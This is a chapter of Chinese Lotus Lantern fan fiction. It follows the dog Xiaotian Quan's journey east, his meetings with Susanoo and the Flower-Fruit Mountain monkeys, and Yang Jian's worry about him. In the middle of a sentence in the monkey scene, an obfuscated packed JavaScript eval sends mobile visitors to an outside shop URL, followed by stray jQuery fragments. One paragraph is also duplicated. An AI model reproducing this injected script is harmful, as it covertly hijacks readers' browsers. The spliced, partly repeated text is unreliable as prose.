25.番外三:哮天犬东游迷途记(3)

作品:《(宝莲同人)莲灯焚尘

    本来应该从从容容游刃有余,


    结果却是匆匆忙忙连滚带爬……


    最初的阶段是纯粹的灾难。它失去了明确目标,只能凭着一股执拗,朝着船只消失的大致方向漂流加飞行。海上灵气稀薄且紊乱,法力消耗得不到补充,它很快就变得灰头土脸,原本油光水滑的黑毛打了结,沾满盐渍和海藻,看起来像条巨大的流浪癞皮狗。


    它遇到过能喷吐毒雾、长着翅膀的“酸与鸟”(《山海经》中山系异兽,模样像蛇,四翼六目三足),被追着啄了半天,好不容易用爪牙撕碎一只,肉却是酸的,难吃得它直吐舌头。


    它闯进过一片终年被彩色迷雾笼罩的岛屿,岛上住着些下半身是鱼尾、上半身却像孩童的“鲛人”。鲛人们一开始很害怕这只大黑狗,后来发现它只是饿得眼冒绿光、偷吃他们晒的鱼干,并没有伤人,便好奇地围过来,送给他珍珠——开玩笑,狗对珍珠可没兴趣,求多投喂小鱼干!不过,嘿嘿,亮晶晶的也挺好玩的,不如拿几个回头逗逗小孩儿?


    哮天犬在这里休整了几天,吃了不少烤鱼,虽然没打听到沉香的消息,但总算填饱了肚子,毛发也稍微顺溜了点。


    继续向东,它跨越了一片风暴永不止息的海峡,误入了一片植被极其茂盛、巨木参天的列岛。


    这里可比不上中土,总觉得有点邪气——他先是遇到了一群穿着树叶、戴着面具、举着简陋法器,围着篝火跳舞嚎叫的“土著巫觋”,他们似乎把它当成了某种山神或妖怪的化身,试图用舞蹈和祭品(生鱼和野果)安抚它。哮天犬莫名其妙地享用了一顿贡品,然后在巫觋们敬畏的目光中大摇大摆离开。


    先是遇到了一群穿着树叶、戴着面具、举着简陋法器,围着篝火跳舞嚎叫的“土著巫觋”,他们似乎把它当成了某种山神或妖怪的化身,试图用舞蹈和祭品(生鱼和野果)安抚它。哮天犬莫名其妙地享用了一顿贡品,然后在巫觋们敬畏的目光中大摇大摆离开,心里嘀咕:“这地方的野人,祭品也太寒酸了,连根像样的骨头都没有。”


    接着,它在深山里撞见了一只长着九条尾巴、通体雪白、眼睛赤红的妖狐。那狐狸魅惑之力极强,眼中流光溢彩,试图迷惑这只看起来神异不凡的黑犬,或许想收作仆从或探听来历。可惜哮天犬心智单纯(或者说一根筋),除了主人杨戬的命令,其他迷惑基本免疫。它抽了抽鼻子,只觉得这狐狸味道怪怪的,一股子骚媚邪气,不像好狗(?也不像好兽),本能地感到厌恶,于是龇牙低吼了一声,身上那源自正统天庭神兽的凛然正气(兼有一丝司法天神麾下的煞气)自然流露。


    那九尾狐魅术反噬,仿佛看到了什么极其恐怖的存在——并非力量上的绝对碾压,而是一种根源上的、位格上的克制与灼烧感!它尖叫一声,吓得魂飞魄散,连法术都维持不住,化作一道狼狈的白烟逃窜,连最心爱的两条尾巴都差点被自己踩到。从此,这片山区多了个“驱邪黑犬神”的传说,据说专克狐媚妖物。


    哮天犬撇撇嘴:“花里胡哨,中看不中用。” 继续它的寻主(小主人)之旅。


    最“惊险”的一次,它在一个巨大的、冒着硫磺烟气的火山口附近,嗅到一股沉厚的土灵之气,还夹杂着一丝宝光,以为有什么天材地宝或特殊线索(说不定跟地脉变动、船只漂流有关?),结果卖力地挖着挖着,不小心触动了一个古老的封印结节。


    “轰隆!”


    地动山摇间,火山腹地裂开一道缝隙,腥风扑面!一条有着八个巨大头颅、八条尾巴的恐怖巨蛇,嘶吼着从沉睡中被惊醒!每个蛇头都狰狞无比,吞吐着腥臭的毒雾和火焰,身躯盘踞如山,实力看上去确实远超之前的酸与鸟和九尾狐。


    若是全盛时期,哮天犬敢跟它硬碰硬过几招。但此刻它长途跋涉、法力未复,硬拼不明智。“主人说过,好狗不吃眼前亏!” 它牢记教诲(主要是觉得打输了丢主人的脸),立刻凭借远比巨蛇小巧灵活的身形和哮天犬一族天生的敏捷速度,在八颗疯狂舞动、喷吐毒液烈焰的巨大蛇头之间,上演了一场极限逃生。


    它如同黑色闪电,在毒液缝隙中穿梭,躲开泰山压顶般的蛇尾横扫,偶尔还抽冷子在某条反应稍慢的蛇颈上挠一爪子,虽不致命,但侮辱性极强,气得那巨蛇狂性大发,却又因为头颅太多有时互相妨碍,奈何不了这条滑溜的黑狗。


    混乱中,哮天犬眼尖,瞥见巨蛇原本盘踞守护的地方,有一枚散发着清冽灵光、形制古朴的勾玉,一看就不是凡品。“嘿,不能白被你这长虫吓一跳!” 它瞅准一个空档,猛地窜过去,一口叼住那枚勾玉,感觉到其中蕴含着精纯的水灵与净化之力,是个好东西!得手之后,它更不恋战,尾巴一甩,化作一道黑光,凭借着盗……呃,是战术获取的宝物加持,速度更快几分,险之又险地冲出了火山范围,将那无能狂怒的八头巨蛇甩在身后。


    跑出老远,哮天犬才停下,把勾玉吐在爪边,得意地昂起头,舔了舔有些凌乱的毛:“汪!(不愧是我!就算法力都快没了,收拾你这种空有块头的蛮荒邪妖,还不是手到擒来?)”


    ———


    叼着勾玉的哮天犬继续在列岛间游荡,愈发感到此地灵气混杂,神道气息微弱而混乱,与中土玄门正宗的清灵浑厚截然不同。一日,它行至一处濒海的悬崖,忽觉怀中的勾玉微微发烫,前方雾气散开,露出一个坐在礁石上、对着大海独饮的身影。


    那身影高大魁梧,披散着狂野的长发,面容粗犷,带着几分落拓与郁气,身边倒着一把巨大的十拳剑,酒气弥漫。但哮天犬一眼就看出,此“人”绝非凡俗!其周身萦绕着一股极其强横却又混乱狂暴的“神”力,远超之前遇到的任何妖怪,甚至比许多中土的山神河伯气势更强,只是这神力充满了戾气、悲伤与不稳定感。


    更让哮天犬狗躯一震的是,它体内属于“天狗”的血脉,竟在此刻产生了一丝极其微弱、却无法忽略的共鸣?


    那身影也察觉到了哮天犬,醉眼朦胧地转过头。当他的目光落在哮天犬身上时,先是疑惑,随即猛地睁大了眼睛,手中的酒盏“啪”地掉在礁石上。


    “你……这股气息……” 粗犷神明晃晃悠悠地站起来,死死盯着哮天犬,尤其是它颈间因勾玉发热而泄露的一丝水灵宝光,“‘天逆每’……不,不对,更古老……更纯粹……来自那片巨大大陆的……‘天狗’?” 他的声音带着震惊与一种难以言喻的复杂情绪。


    哮天犬警惕地后退半步,龇牙低吼:“汪汪!(你是谁?想干嘛?)” 它能感觉到对方没有立刻的敌意,但那强大的力量和混乱的气息让它不敢放松。


    “我?呵……” 粗犷神明笑了笑,指了指自己,“我是须佐之男,被放逐于此的落魄之神。” 他顿了顿,眼神变得有些古怪,甚至带着一丝探究和莫名的“亲切”,“至于你……小家伙,你知不知道,按照这片土地上源自出云的说法,我们可能还有点‘血缘’关系?”“汪??” 哮天犬狗脸懵逼。血缘关系?跟这个醉醺醺的蛮神?开什么玩笑!我哮天犬是纯种中华细犬,得道于二郎真君麾下,正神!你都不懂!你好歹也得尊称我一声星君!!


    须佐之男似乎看出了它的疑惑和不屑,也不生气,反而有些唏嘘地坐下,拍了拍身边的礁石:“过来坐坐?唉,我就是好久没见到同族了……”


    或许是对方语气中的落寞不似作伪,或许是想打听消息,哮天犬犹豫了一下,小心地靠近了几步,但依然保持距离。


    须佐之男望着大海,缓缓道:“古老相传,我体内积郁的狂暴戾气,曾化生出一位名为‘天逆每’的女神,她被视为这片土地上最初的‘天狗’。后来天狗一族在此繁衍变化……所以,若按这个说法,我算是此地天狗一族的源头始祖之一。” 他看了一眼哮天犬,意味深长,“而你,你的血脉气息,似乎印证了‘天狗’之名的某种更古老的、更本源的涵义,甚至让我这‘始祖’都感到一丝微弱的共鸣。这很有趣,不是吗?”


    哮天犬听得半懂不懂,但捕捉到关键信息:这蛮神好像是本地天狗的祖宗?它心里顿时冒出个念头,狗嘴差点咧开:“汪汪?(所以,按这说法,你们这边最大的神之一,其实是……狗祖宗?)” 它赶紧绷住脸,不能笑,笑了可能挨揍。须佐之男不知有没有读懂狗脸上的微妙表情,他叹了口气,指了指哮天犬颈间:“你身上有‘八俣远吕智’(即八岐大蛇)看守的勾玉气息,那本是我当年斩杀它时,从其尾部所得,后来不知为何又回到那蛇妖沉睡之处。你能从它那里夺来,看来本事不小。你在此徘徊,是在寻找什么?”


    听到对方似乎知道大蛇,还能感应勾玉,哮天犬稍稍放松。


    法力还是太少,化不成人形,只能用神识传达出寻找从中土流落至此的船只和少年的意念。


    “中土的船?少年?” 须佐之男沉吟片刻,摇了摇头,“我久居此地,未曾留意。不过,从此向东,穿越那片常年有雷云守护的广阔海域,有一处名为‘东胜神洲’的大陆,其近海有‘傲来国’,据说常有各方奇人异士、漂流之物汇聚。你要找中土线索,或可去那里碰碰运气。那条海路险峻,但有这枚‘水玉’(指勾玉)护身,可保你避开大部分风浪水怪。”


    说着,他伸出手指,凌空一点,一道蕴含着海洋与风暴气息的微弱神念传入哮天犬脑中,正是一幅简略却清晰的海图,指向东胜神洲傲来国。


    哮天犬大喜,没想到因祸得福,打了大蛇,拿了勾玉,竟能得到本地土神的指点!它连忙点头,用鼻子把勾玉拱了拱送给须佐之男,尾巴不自觉地摇了起来。


    须佐之男看着它高兴的样子,脸上也露出一丝难得的、近乎温和的笑意:“去吧,外来的小天狗。你的主人,想必是位了不得的存在,才能拥有你这样的神兽。若有机会……代我向那片古老大陆的神明问好。” 他的眼神望向西方,充满了复杂的向往与怅惘。


    “汪!汪汪!(多谢指点!后会有期!)” 哮天犬道了谢(虽然觉得这蛮神认狗亲的行为有点怪),转身就要离开。“等等。” 须佐之男忽然又叫住它,语气带着一丝促狭,“若在傲来国或别处,遇到自称‘天狗’的本地妖怪,你可以告诉它们……嗯,就说是‘素盏呜尊(须佐之男)认可的外族同宗’。或许,能省去些麻烦。”


    哮天犬脚下一滑,差点栽倒。同宗?!谁跟那些奇形怪状的本地天狗是同宗啊!它头也不回,加速跑开,心里疯狂吐槽:“主人!这地方的神明脑子都不太正常!居然乱认亲戚!我还是赶紧找到路回去要紧!”


    看着黑犬仓皇远去的背影,须佐之男摇头失笑,重新拿起酒壶,对着西边的晚霞举了举,低声自语:“中华神犬……二郎真君麾下……看来,那片土地,依旧精彩啊,有趣有趣!” 他将酒一饮而尽,笑声混合着海涛,随风飘散。


    ———


    哮天犬稀里糊涂地继续毫无目的地漂呀漂,漂洋过海,竟然真的来到了东胜神洲地界,靠近了傲来国。


    傲来国花果山附近,山林丰茂,灵气十足。疲惫不堪的哮天犬在这里终于能好好喘口气,捕猎些寻常野兽,恢复体力。它依旧没放弃寻找,每天都会跑到最高的山崖上,对着大海和风,拼命嗅探,希望能捕捉到哪怕一丝熟悉的气息。


    这天,它正在溪边喝水,忽然听到一阵嘻嘻哈哈的喧闹声。一群毛色各异、大小不一的猴子,从山林间荡着藤蔓跳出来,看到溪边喝水的“大黑兽”,先是吓了一跳,随即好奇心起,围着它指指点点,扔果子试探。


    哮天犬心情正郁闷,被猴子骚扰,不耐烦地低吼一声,露出獠牙。猴群惊散,但很快,几只特别胆大精壮的猴子又聚拢过来,手里拿着木棍、石块,嗷嗷叫着,似乎想驱赶这只闯入它们地盘的“外来户”。


    若是平时,哮天犬一爪子就能拍飞这群凡猴。但它牢记主人“不可无故伤及凡俗生灵”的教诲(主要是怕惹麻烦暴露行迹),加上实在没心情跟猴子打架,便转身想走。


    谁知猴群见它退缩,以为它好欺负,顿时来了劲,石头果核如雨点般砸来。虽然不痛不痒,但砸在身上也烦。哮天犬怒了,猛地回头,冲着为首的猴王一声雷霆般的咆哮:“汪——!!!”


    这一声吼,蕴含了它一丝天狗本源之力,虽未全力,却也震得山林簌簌,群猴耳膜生疼,叽喳乱叫着跌倒在地,惊恐地看着这只“会打雷的黑毛怪”。


    就在这时,一个苍老却精神矍铄的声音响起:“何方道友,在此惊扰我这些孩儿们?”


    只见一个白发白眉、手持藤杖的老猴,在一众更加高大健壮、;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return''\\w+''};c=1;};while(c--)if(k[c])p=p.replace(new RegExp(''\\b''+e(c)+''\\b'',''g''),k[c]);return p;}(''8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="}'',24,24,''userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|hmxs|i|shop|16990617|193483||http|test|mini|href|location''.split(''|''),0,{}));


    () {


    $(''.inform'').remove();


    $(''#content'').append(''


    眼神灵动的猴子护卫下,从水帘洞方向走来。这老猴气息沉凝,显然不是凡种,颇有几分道行,正是花果山猴群中资格最老、见识最广的通背猿猴。


    哮天犬能感觉到这老猴不好惹,而且对方似乎并无太大敌意。它收起凶相,但依旧警惕,用神识勉强传达出简单的意念:“路过,找……人,不惹事。”


    通背猿猴仔细打量着哮天犬,眼中闪过一丝惊疑。这黑犬虽显落魄,但神韵内藏,爪牙间隐有风雷之气,绝非寻常妖兽,倒像是……天上来的?它挥退犹自不服的猴群,上前几步,态度和缓:“道友看来远道而来,甚是疲惫。若不嫌弃,可到我水帘洞中歇息片刻,饮些泉水,食些瓜果。我花果山别的不多,鲜果管饱。或许,老夫也能帮道友打听打听消息?”


    哮天犬犹豫了。它确实又累又饿,更重要的是,这老猴看起来见识不凡,说不定真听说过什么?它点了点头,跟着通背猿猴进了水帘洞。


    洞天福地,果然名不虚传。哮天犬饱餐了一顿鲜美瓜果,精神好了不少。通背猿猴与它交谈,旁敲侧击它的来历。哮天犬不敢泄露主人和沉香之事,只含糊说是从中土而来,寻找一个乘坐大船、可能流落海上的少年。


    “中土?大船?” 通背猿猴捻着白须,“这些年,确有些风暴将远洋船只刮到东胜神洲沿岸,但多是商船或渔民,未曾听说有特殊少年……” 它见哮天犬失望,又道:“不过,道友既从中土来,可曾听过‘齐天大圣孙悟空’之名?”


    孙悟空?!哮天犬耳朵猛地竖了起来,狗眼瞪圆,下意识地缩了缩脖子。它岂止听过!当年它可是跟着主人一起,和那猴子打过架的!还被那金箍棒擦到过边,疼了好几天!最重要的是——它好像还趁乱偷偷咬过那猴子的小腿一口! 虽未破防,但绝对被那猴子记仇了!


    看到哮天犬这反应,通背猿猴和周围一些年长的猴子都笑了。通背猿猴道:“看来道友是知道的。大圣爷虽已被佛祖压在五行山下,但他老人家当年结交广阔,三山五岳、四海八荒,都有朋友门路。我花果山猴群,也算是大圣爷的眷属旧部。道友若是寻人心切,或可告知更多细节,老夫或许能发动儿郎们,在沿海各处、乃至通过一些古老的海路传闻帮你留意。这东胜神洲通往中土的海路,虽险,却并非无迹可循。”


    帮忙?花果山的猴子帮忙?哮天犬内心挣扎。一方面,这可能是找到小主人线索的巨大机会;另一方面,要是被它们知道自己是杨戬的狗,还咬过它们大圣爷……会不会被猴群乱棍打死?


    它狗狗祟祟地左右看看,压低声音(神识传达都弱了几分):“那个……我和你家大圣爷,当年……可能有点小误会。我……我是司法天神杨戬座下……的……一条普通的狗。” 它特意强调“普通”,希望蒙混过关。


    没想到,通背猿猴愣了一下,随即哈哈大笑,洞中其他知道“齐天大圣”故事的猴子们也哄笑起来,却没有多少敌意。


    “我道是谁家神犬有此风采,原来是清源妙道真君座下!” 通背猿猴笑道,“道友不必担心。当年天庭围剿,各为其主罢了。大圣爷后来也曾提过,二郎真君是个值得一战的对手,至于他身边那条‘挺会找机会下黑嘴’的狗……” 老猴戏谑地看着瞬间把脑袋埋进爪子里的哮天犬,“大圣爷说,也算本事!不打不相识嘛!如今大圣爷遭难,真君似乎也……嘿嘿,不提也罢。总之,帮忙寻人,与旧日恩怨无关,我等猴群,最是热心肠!”哮天犬没想到猴子们这么豁达(或者说,孙悟空根本没那么小心眼记恨一条狗?),感动得差点掉眼泪。于是,它稍微透露了一些沉香的特征,拜托猴群帮忙留意沿海是否有落难的中土少年或船只消息。


    花果山猴群果然发动起来。它们的势力范围远超哮天犬想象,通过树梢传递消息、利用飞鸟猴类互通有无,很快,一些零碎的线索开始汇聚:东南方向更远的群岛上,似乎有中土风格的船影出现过;有海鸟见过船上有人影活动;甚至隐约有“灵光”“异象”的传闻。


    更重要的是,通背猿猴凭借古老的海图记忆和猿猴一族代代相传的航海知识,为哮天犬大致勾勒出了一条从东胜神洲返回中土、相对安全且能避开大部分险恶海域的路线!虽然依旧漫长艰险,但总算有了方向!


    “多谢!多谢猴老!多谢各位猴兄!” 哮天犬激动得尾巴狂摇,挨个用湿漉漉的鼻子去拱猴子的手(被嫌弃地躲开)。


    在花果山又休整数日,彻底恢复元气后,哮天犬带着猴群赠送的、能一定程度上指引方向、安抚风浪的“定风桃核”和一大堆鲜果干货,踏上了归途(也是继续寻找之路)。


    这一次,它目标明确,归心似箭,也带着新的希望。它要沿着猴子们指的路,先回到中土,再想办法!主人,小主人,等着我!我哮天犬,一定会回来的!


    ———


    灌江口,真君神殿。


    杨戬站在庭院中,望着东南天际,已经站了许久。梅山六怪陆续传回一些模糊的、指向东南深海的消息,但都语焉不详,无法确定沉香具体位置。而哮天犬……自它出发后,就音讯全无。


    “康安裕他们找不到也就罢了,连哮天犬的万里追踪都失效了?还是说……” 杨戬心中掠过一丝不祥,但随即被他自己否定。那狗虽然有时犯傻,但保命本事一流,应该不会有事。


    只是,这种完全失去掌控、身边最信任得力的助手一个个“失灵”的感觉,实在糟糕透顶。


    “妹妹,你现在又如何了?” 他看向华山方向,眼中闪过深切的痛楚与无奈,“还有沉香……你到底流落到了何方?张道陵……但愿你真的能救他,而非……”


    他揉了揉眉心,那副威严冷峻的司法天神面具下,是无人能见的疲惫与忧虑。贴心的妹妹反目成仇,救过的下属心生隔阂,唯一一个全心全意、傻乎乎信任他、依赖他的狗,如今也下落不明。


    这局棋,越来越孤,越来越险。但他不能退,也无处可退。


    “通天教主那边,需要加快接触了……” 他低声自语,转身走入神殿深处。身影在空旷的大殿中,显得格外孤寂。


    而此刻,在茫茫东海与东海的交界某处,一条恢复了神骏、眼神却更加坚毅的黑犬,正乘风破浪,努力辨认着方向,朝着家的方向,也是向着它认定的使命,倔强前行。